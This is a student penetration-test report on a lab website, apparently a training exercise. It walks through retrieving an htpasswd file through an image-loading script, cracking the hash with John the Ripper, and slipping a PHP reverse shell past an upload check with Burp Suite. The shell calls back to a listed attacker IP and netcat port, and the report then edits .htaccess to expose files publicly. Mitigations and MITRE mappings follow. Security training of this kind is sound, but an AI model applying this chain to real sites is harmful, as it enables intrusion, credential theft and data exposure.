Penetration Test - Exercise 120

Esteban Calvo

2023-11-18

Contents

1 Technical Report

1.1 Finding: *www-data shell access*

Severity Rating

Risk Severity: Critical
CVSS Base Severity Rating: 9.6 AV:A AC:L PR:N UI:N S:C C:H I:H A:H

Vulnerability Description

An attacker can navigate to Brian's site, get access to the administrative control panel, and through some effort, upload a shell to gain access to the Host Machine as user www-data. Once the attacker is in, they will have access to all files that www-data has access to and can modify Brian's site as well possibly find other information on the host machine that is not well hidden.

Confirmation method

First, get the credentials to the admin panel by navigating to

```
www.artstailor.com/brian/getimage.php?raw=true&file=htpasswd
```

and then running this through John The Ripper to get the following censored credentials

```
Brian: Sw...h
```

We can alter the reverse shell we want to upload to make sure it comes back to our own machine. For me, this was

```
$ip = '172.24.0.10'
$port = '6166'
```

Next, we want to move this file to a jpg file and then open up Burp Suite and upload this file as a test to see how the file is uploaded. We can then alter the POST packet to change the name to reverse.php as it seems to only check the Content-Type if we upload it directly on Burp Suite. Lastly, we open up netcat to the port we wrote earlier and navigate to the reverse.php as follows

```
nc -nlvp 6166
xdg-open www.artstailor.com/brian/imgfiles/reverse.php
```

On the terminal with netcat open, we can now see that we have a shell and running whoami reveals that we are in fact www-data. Running ip a further reveals that we are on 172.70.184.133 which is the IP where the brian site was hosted on.

Mitigation or Resolution Strategy

To mitigate a reverse shell attack, there are a few strategies that could have been employed. Firstly, a forward facing admin panel should try to be avoided, especially to do something like upload images which can be done on the system without having to expose this code to the user. If brian is the only admin to the account that can upload content, there is no point in leaving the script up on the site. Next, there should not have been a way for any user to get access to the htpasswd file. The server should have been configured to ensure there is no way to get access to this file through some sort of configuration. The hash should also have not been as easy to guess and should have been a harder password. Also, there should be better restrictions on the file types that are uploaded. For example, some sort of server-side validation should have been performed instead of a simple extension check. Using something as simple as the file command would have made it a little harder to upload the file.

2 Attack Narrative

2.1 Initial Findings

To first get started, I navigated to the site www.artstailor.com/brian and explored around. To get a better understanding of the source code, we can run

```
wget www.artstailor.com/brian
```

Examining the code, we can see that all image files are loaded in from a folder called /imgfiles. We can also see at the bottom of the HTML there is an admin panel. Clicking on this takes us to a new page with a pop up asking for some sort of credentials, thus, we must dig around some more. Using the tool nikto also revealed there was a folder called private and at first, a file here with the key was visible without needing any more access, but this got patched later. Nothing else in this folder was too useful so we went back to the source code and explored some more. To get the credentials that were asked for earlier, we tried to see if it was possible to find the htpasswd somewhere. I first looked in imgfiles and brian doing

```
www.artstailor.com/brian/htpasswd
www.artstailor.com/brian/imgfiles/htpasswd
```

Looking in brian said there was no file found, but in imgfiles, it once again asked for a password which meant this is where the file was. Looking at how the other files from the imgfiles were called, I used a similar structure to get

```
www.artstailor.com/brian/getimage.php?raw=true&file=htpasswd
```

This then revealed the following censored hash

```
brian:$apr...Y4.
```

2.2 Admin Panel Access and File Upload

Using john the ripper as follows revealed the correct password

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
john --wordlist=/usr/share/wordlists/rockyou.txt
```

which revealed the following credentials

```
Username: brian
Password: Sw...h
```

Once on the admin panel, there is a screen that tell us we can upload files but they Must be jpg or png. After some trial and error, I realized that it didn't care what the file type was and is only checking the extension. So, I got the reverse shell and amended it to read

```
$ip = '172.24.0.10'
$port = '6166'
```


then exited and did

```
mv php-reverse-shell.php reverse.php.jpg
nc -nlvp 6166
```

as we made sure that the reverse shell tries to come back to our ip on port 6166. Going back to admin panel and uploading this file, we can then try and navigate to the file. Going to /brian/imgfiles/reverse.php.jpg reveals and issue though. The host machine tries to serve up the file as a jpg file and does not start up the code the way we expect it to. So, we must find another way to try and fool it.


2.3 Burp Suite

Burp suite allows to directly change the way we send our post requests to the host. If we once again upload the file on burp suite, we have more control to examine the contents of the post request and use the repeated to send our own custom post. Picture below is the original post



We can see that it does trick the system to sending it as a image/jpeg and the extension here is .jpg. However, the host seems to only verify that the content type is image/jpeg if we send the file this way and does not in fact check for the extension or run the file command on the file that we upload. So, all we need to do is to modify the name and post the new request as follows

We can now navigate to reverse.php with our netcat open. After this, we have access to the site again and can see the key we had found earlier



2.4 File Exfiltration

Running the command

```
grep www-data /usr/passwd
```

Reveals that as www-data, we do not have access to an interactive shell as stated by the flag that says

```
/usr/sbin/nologin
```


This means we have very limited amount of control over the system apart from the website data we have access to. Running the following commands on the reverse shell

```
cd /var/www/html
ls -l
```

reveals we only have access to the index.html file and Brian's site. So, we are limited to only the information on these two sites plus any additional sites we wish to make. We can also make it to where all users can get the files on the browser by going to /imgfiles and doing the following

```
sed -i 's/Require user brian/Allow from all/g' .htaccess
echo 'Options +Indexes\nDirectoryIndex disabled' >> .htaccess
```

And now any user that wants to can see any sensitive information on the site and download any files they want. The below picture is using private browser without having logged in as Brian



2.5 MITRE ATT&CK Framework TTPs

TA0006: Credential Access
- **T1110:** Credential Access
  - **.002:** Password Cracking

TA003: Persistence
- **T1505:** Server Software Component
  - **.003:** Web Shell